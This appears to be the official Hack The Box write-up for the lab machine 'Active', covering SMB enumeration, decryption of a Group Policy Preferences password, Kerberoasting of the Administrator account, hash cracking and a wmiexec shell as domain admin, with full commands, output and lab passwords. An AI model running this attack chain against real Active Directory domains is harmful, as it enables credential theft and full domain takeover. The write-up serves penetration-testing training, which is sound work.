Hack The Box
PEN-TESTING LABS

Active

4th December 2018 / Document No D18.100.30

Prepared By: egre55

Machine Author: eks & mrb3n

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Active is an easy to medium difficulty machine, which features two very prevalent techniques to gain privileges within an Active Directory environment.

Skills Required

- Basic knowledge of Active Directory authentication and shared folders

Skills Learned

- SMB enumeration techniques (courtesy of IppSec Active video)
- Group Policy Preferences Groups.xml enumeration and exploitation
- Identification and exploitation of Kerberoastable accounts

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535 10.10.10.100 --rate=1000 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.100
```

```
root@kali:~/hackthebox/active# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')
root@kali:~/hackthebox/active# nmap -Pn -A -sV -sC -p$ports 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-04 20:29 EST
Nmap scan report for 10.10.10.100
Host is up (0.11s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2018-12-05 01:26:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
```

Nmap reveals an Active Directory installation with a domain of “active.htb”. Microsoft DNS 6.1 is running, which allows nmap to fingerprint the domain controller as Windows Server 2008 R2 SP1. Port 445 is open and so it is worth running further nmap SMB scripts.

```
nmap --script safe -445 10.10.10.100
```

```
| smb-protocols:
|   dialects:
|     2.02
|_    2.10
| smb2-capabilities:
|   2.02:
|     Distributed File System
|   2.10:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
```

This reveals that SMB version 2 is running, and message signing is enabled and required for any clients connecting to it, which prevents SMB Relay attacks.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

File Shares

smbclient can now be used to enumerate any available file shares.

```
root@kali:~/hackthebox/active# smbclient -L //10.10.10.100
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
```

The only share it is possible to access with anonymous credentials is the “Replication” share, which seems to be a copy of SYSVOL. This is potentially interesting from a privilege escalation perspective as Group Policies (and Group Policy Preferences) are stored in the SYSVOL share, which is world-readable to authenticated users.

In the Active video, IppSec shows different ways of extracting the Groups.xml file from Linux.

smbclient with with RECURSE set to ON

```
root@kali:~/hackthebox/active# smbclient //10.10.10.100/Replication
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> RECURSE ON
smb: \> PROMPT OFF
smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as GPT.INI (0.1 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\GPE.INI of size 119 as GPE.INI (0.3
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol of size 2788 as Registry.pol
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GPT.INI of size 22 as GPT.INI (0.0 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
smb: \>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

smbmap, which allows for the Groups.xml files to be targeted

```
root@kali:~/hackthebox/active# smbmap -R Replication -H 10.10.10.100 -A Groups.xml -q
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.100...
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions
        ----                                                    -----------
        Replication                                             READ ONLY
        [+] Starting search for files matching 'Groups.xml' on share Replication.
        [+] Match found! Downloading: Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C0
```

mount, which allows for more powerful enumeration

```
sudo apt-get install cifs-utils
mkdir /mnt/Replication
mount -t cifs //10.10.10.100/Replication /mnt/Replication -o
username=<username>,password=<password>,domain=active.htb
grep -R password /mnt/Replication/
```


```
root@kali:~/hackthebox/active# grep -R password /mnt/Replication/
/mnt/Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
E98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB585
FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires=
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Group Policy Preferences

Group Policy Preferences (GPP) was introduced in Windows Server 2008, and among many other features, allowed administrators to modify users and groups across their network.

An example use case is where a company's gold image had a weak local administrator password, and administrators wanted to retrospectively set it to something stronger. The defined password was AES-256 encrypted and stored in Groups.xml. However, at some point in 2012 Microsoft published the AES key on MSDN, meaning that passwords set using GPP are now trivial to crack and considered low hanging fruit.



The downloaded Groups.xml file is inspected and the encrypted password is immediately decrypted using gpp-decrypt.

```
root@kali:~/hackthebox/active# cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_T
8219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeX
1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
root@kali:~/hackthebox/active# gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
```

The domain account SVC_TGS has the password `GPPstillStandingStrong2k18`

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Authenticated Enumeration

With valid credentials for the active.htb domain, further enumeration can be undertaken. The SYSVOL and Users shares are now accessible and the user.txt flag can be retrieved.

```
root@kali:~/hackthebox/active# smbmap -d active.htb -u SVC_TGS -p GPPstillStandingStrong2k18 -H 10.10.10.100
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.100...
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        C$                                                      NO ACCESS
        IPC$                                                    NO ACCESS
        NETLOGON                                                READ ONLY
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY
        Users                                                   READ ONLY
```

ldapsearch can be used to query the Domain Controller for Active Directory UserAccountControl attributes of active accounts, and for other specific configurations that might be applied to them. A number of UserAccountControl attributes also have security relevance. The Microsoft page below lists the possible UserAccountControl values.

https://support.microsoft.com/en-gb/help/305144/how-to-use-the-useraccountcontrol-flags-to-manipulate-user-account-pro

The value of “2” corresponds to a disabled account status, and so the query below will return active users (by sAMAccountName / username) in the active.htb domain.

```
ldapsearch -x -h 10.10.10.100 -p 389 -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18'
-b "dc=active,dc=htb" -s sub
"(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.
4.803:=2)))" samaccountname | grep sAMAccountName
```

```
root@kali:~/hackthebox/active# ldapsearch -x -h 10.10.10.100 -p 389 -D 'SVC_TGS' -w
.840.113556.1.4.803:=2)))" samaccountname | grep sAMAccountName
sAMAccountName: Administrator
sAMAccountName: SVC_TGS
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Impacket's GetADUsers.py simplifies the process of enumerating domain user accounts.

```
root@kali:~/hackthebox/active# GetADUsers.py -all active.htb/svc_tgs -dc-ip 10.10.10.100
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

Password:
[*] Querying 10.10.10.100 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2018-07-18 15:06:40  2018-07-30 13:17:40
Guest                                                 <never>              <never>
krbtgt                                                2018-07-18 14:50:36  <never>
SVC_TGS                                               2018-07-18 16:14:38  2018-12-05 17:34:00
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Kerberoasting

Kerberos Authentication and Service Principal Names

Another common technique of gaining privileges within an Active Directory Domain is "Kerberoasting", which is an offensive technique created by Tim Medin and revealed at DerbyCon 2014.

Kerberoasting involves extracting a hash of the encrypted material from a Kerberos "Ticket Granting Service" ticket reply (TGS_REP), which can be subjected to offline cracking in order to retrieve the plaintext password. This is possible because the TGS_REP is encrypted using the NTLM password hash of the account in whose context the service instance is running. Figure 1 shows the Kerberos authentication process when interacting with a service instance.




Figure 1. **Kerberos Authentication Process, based on https://adsecurity.com?p=2293**

Managed service accounts mitigate this risk, due to the complexity of their passwords, but they are not in active use in many environments. It is worth noting that shutting down the server hosting the service doesn't mitigate, as the attack doesn't involve communication with target service. It is therefore important to regularly audit the purpose and privilege of all enabled accounts.

Kerberos authentication uses Service Principal Names (SPNs) to identify the account associated with a particular service instance. ldapsearch can be used to identify accounts that are configured with SPNs.

Identification of configured SPNs and extraction of hash

```
ldapsearch -x -h 10.10.10.100 -p 389 -D 'SVC_TGS' -w
'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s sub
"(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.1
13556.1.4.803:=2))(serviceprincipalname=*/*))" serviceprincipalname | grep
-B 1 servicePrincipalName
```

```
root@kali:~/hackthebox/active# ldapsearch -x -h 10.10.10.100 -p 389 -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb"
.840.113556.1.4.803:=2))(serviceprincipalname=*/*))" serviceprincipalname | grep -B 1 servicePrincipalName
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```

It seems that the active\Administrator account has been configured with a SPN.

Impacket's GetUserSPNs.py again simplifies this process, and is also able to request the TGS and extract the hash for offline cracking.

```
root@kali:~/hackthebox/active# GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet      LastLogon
--------------------  -------------  --------------------------------------------------------  -------------------  -------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40  2018-07-30 13:17:40
```

```
root@kali:~/hackthebox/active# GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100 -request
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet      LastLogon
--------------------  -------------  --------------------------------------------------------  -------------------  -------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40  2018-07-30 13:17:40



$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$55ff9c4cd8e8e6cdee83acbd9a54b049$ccff7bedc325a948c0cee92a6e367a96a76293cbf403b7c9
9b02634dfaea3a3cf5a8ccebbfe13691a0f7e363c1d4fea22e62bd835db3f5ab8fa5da6287341c7d3b4e6199320248fc51ac5af6a2982e3eaedc0b7fe64bd37ff40160d7
dab1b632226c65b000cb51691fdbe831af0250254baf0d9e64d24003a6c152fd8e3a4ddda0bf852d56da8ae5bf57a0b378d236bd13f6119d0a29ce8c5779fdb107f91ae7
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Cracking of Kerberos TGS Hash

The hash cracks easily with hashcat and john, and the active\administrator password of `Ticketmaster1968` is obtained.

```
/opt/hashcat/hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt
--force --potfile-disable
```

```
root@kali:~/hackthebox/active# /opt/hashcat/hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt --force --potfile-disable
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i5-6200U CPU @ 2.30GHz, 512/1493 MB allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$55ff9c4cd8e8e6cdee83acbd9a54b049$ccff7bedc325a948c0cee92a6e367a96a76293cbf40
9b02634dfaea3a3cf5a8ccebbfe13691a0f7e363c1d4fea22e62bd835db3f5ab8fa5da6287341c7d3b4e6199320248fc51ac5af6a2982e3eaedc0b7fe64bd37ff40
dab1b632226c65b000cb51691fdbe831af0250254baf0d9e64d24003a6c152fd8e3a4ddda0bf852d56da8ae5bf57a0b378d236bd13f6119d0a29ce8c5779fdb107f
8fd5d5ac0272bd436cfc913375cc2a1e0ff84afd4c4f0b7329ad2f9dd346e356a45d56ebaa40c7262159f49611297f4bd0dff44cbfec6e40dc670b1da19aeec13f7
097a4873ebe421fe69df8082bb3c47ceee2396c70ecdf47291bcd5feb63b1b85deb01e6ac3bb86ceb3b3ff069e08cc59a8849bf7c1d2e09aa1f2454afa7ef0a1847
b9a4a22a6f80e7b03917b420c838e78b91ddb62155cc58d9c6e1f9e79b02d77ac2acf15ed74db21d4fc9e060dd42022be4143d9b7d61f455e54dbb459e3b8468491
050e32daf1e04ef0bee2eb093f24985682e72d831ec326649c7a23298bb1e007a338a8984ffa612a87a74d6d7be6b6cad01d570058f7d94fc74fda6355d56a05276
f6a307130a13e5b56b872668402a7219e3b5132893202339348d2f82f33c26a1a9e537f91e7070bdf50449f39999a60e937e90cecea9511f77a9559e8691e7819db
bf3d434e4a8c09adf05f9258159e2210df589895734512d428cbe1503c94d9b78f2ab3a35cc3b6f6585061f1fa850524744e6022ac3448f2d12a2670928273f29a6

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
```

```
root@kali:~/hackthebox/active# /opt/JohnTheRipper/run/john --format:krb5tgs hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:14 DONE (2018-12-05 17:51) 0.07027g/s 740511p/s 740511c/s 740511C/s Tiffani1432..Tiago_18
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Shell as Primary Domain Admin

Impacket's wmiexec.py can be used to get a shell as active\administrator, and gain root.txt.

```
root@kali:~/hackthebox/active/kirbi# /opt/impacket/examples/wmiexec.py active.htb/administrator:Ticketmaster1968@10.10.10.100
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
active\administrator
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Bonus: The "Old School" Kerberoasting Technique

There are many ways of kerberoasting from Windows and Linux, and Tim Medin's original Kerberoasting technique is replicated below, which leverages functionality in Benjamin Delpy's Mimikatz to export the Kerberos tickets.

Tim Medin's "kerberoast" repo (below) has been used as reference.
https://github.com/nidem/kerberoast

From a domain joined computer, available SPNs and associated accounts can be enumerated using the Windows built-in utility setspn.exe.


```
setspn.exe -T active.htb -F -Q */*
```

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\egre55> whoami
active\svc_tgs
PS C:\Users\egre55> setspn -T active.htb -F -Q */*
Checking forest DC=active,DC=htb
CN=Administrator,CN=Users,DC=active,DC=htb
        active/CIFS:445
CN=DC,OU=Domain Controllers,DC=active,DC=htb
        ldap/DC.active.htb/ForestDnsZones.active.htb
        ldap/DC.active.htb/DomainDnsZones.active.htb
        TERMSRV/DC
        TERMSRV/DC.active.htb
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC.active.htb
        DNS/DC.active.htb
        GC/DC.active.htb/active.htb
        RestrictedKrbHost/DC.active.htb
        RestrictedKrbHost/DC
        HOST/DC/ACTIVE
        HOST/DC.active.htb/ACTIVE
        HOST/DC
        HOST/DC.active.htb
        HOST/DC.active.htb/active.htb
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/f4953ea5-0f30-4041-b4dd-1a00693a8510/active.htb
        ldap/DC/ACTIVE
        ldap/f4953ea5-0f30-4041-b4dd-1a00693a8510._msdcs.active.htb
        ldap/DC.active.htb/ACTIVE
        ldap/DC
        ldap/DC.active.htb
        ldap/DC.active.htb/active.htb
CN=krbtgt,CN=Users,DC=active,DC=htb
        kadmin/changepw
CN=DESKTOP-MM2DLHL,CN=Computers,DC=active,DC=htb
        RestrictedKrbHost/DESKTOP-MM2DLHL
        HOST/DESKTOP-MM2DLHL
        RestrictedKrbHost/DESKTOP-MM2DLHL.active.htb
        HOST/DESKTOP-MM2DLHL.active.htb

Existing SPN found!
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


The tickets are then requested and extracted from RAM.

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList "active/CIFS:445"
```



The .kirbi Kerberos tickets can be collected in a zip file before transferring (PowerShell 3.0+).

```
Add-Type -Assembly "System.IO.Compression.FileSystem"
[System.IO.Compression.ZipFile]::CreateFromDirectory("c:\temp\kirbi\",
"c:\temp\kirbi.zip")
```



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

kirbi2john.py (based on Tim Medin's script) is used to extract the hashes from kirbi files. The Jumbo version of John the Ripper cracks the hash quickly.

```
/opt/JohnTheRipper/run/kirbi2john.py
1-40a00000-svc_tgs@active~CIFS~445-ACTIVE.HTB.kirbi > hashes.txt
/opt/JohnTheRipper/run/john --format:krb5tgs hashes.txt
--wordlist=/usr/share/wordlists/rockyou.txt
```

```
root@kali:~/hackthebox/active/kirbi# /opt/JohnTheRipper/run/kirbi2john.py 1-40a00000-svc_tgs@active~CIFS~445-ACTIVE.HTB.kirbi > hashes.txt
root@kali:~/hackthebox/active/kirbi# cat hashes.txt
$krb5tgs$unknown:$krb5tgs$23$1f610d9c6034bb0836bfd5275175023f$7528c4f76ea3c0cb1f5cfa3046b38e8e8d7c56f635aa3a293d9da57214499bf74dfaa80b8254a6
2612ab84eabfa547eb8833a23fabee7e56dd9c2ead23a3bda74565a696e1a235a95b74cd68ce052ec9dabef32c1d93ed055e94664d8b2e258aaf8ae4c5e784f71aa3da46ed4e
018c014962b978a0c3fac93e12217d53fa7affc28971cab0289e8a3ace7916f88d5feefb4113f29af2f89c79490d3ad674791c2ace74976f9b2e8beef0419e8c2bcfbb12ccab
8c81f20db5f7d383a4c1f0de435dfb0015d7067a44f48431379b865f0513dc799c68cbfaab7e0d8654c1abbe5644baf26f5584e8969c92b3f3111ee28f2a82e5533e4caf548f
3c0fb9a2d3102bd10e822eb6f9c3ebbe3376001cd59e8048ad3bb4533412f83bf22a04dfe521339efb5bdb860dc3b35c8d9f2b1d3aac44cac8e4f61d78e2cdd996faaaed3519
bc9c1c741dd21d626b9982741f3cc59246f35927bb57d33964a0df01cacaba2fc29074498cc0b09a720fa1e4447cc213f38c0ae1b4a4deefff02a8ee25726500b02fc7814d8e
b8e2e9c1421a78297f566c0c06d86793855ecc8485f04025755eb5df9948473347e88a0f89f070c74eb07a54df92c275402563d832656022f8a31d3284afc70f3bc9271825f3
5978df7a9292d4380a4bcbcfce66118c052aa209e0eb3bcc98a3f6d5ca464ad8d111a2a1a3bed51d06dbb3ec4543319a76fef247fab0f1b54e65083614d3a734681d0b3ae978
b9b52c192b37fe04e427547426db666547a495b01d704e787ca1c178a4bb297e90d73703ee10da76b5be7968dd08cc1d5dbdbecd5712759bd3b9cdf2df8d796d280034134850
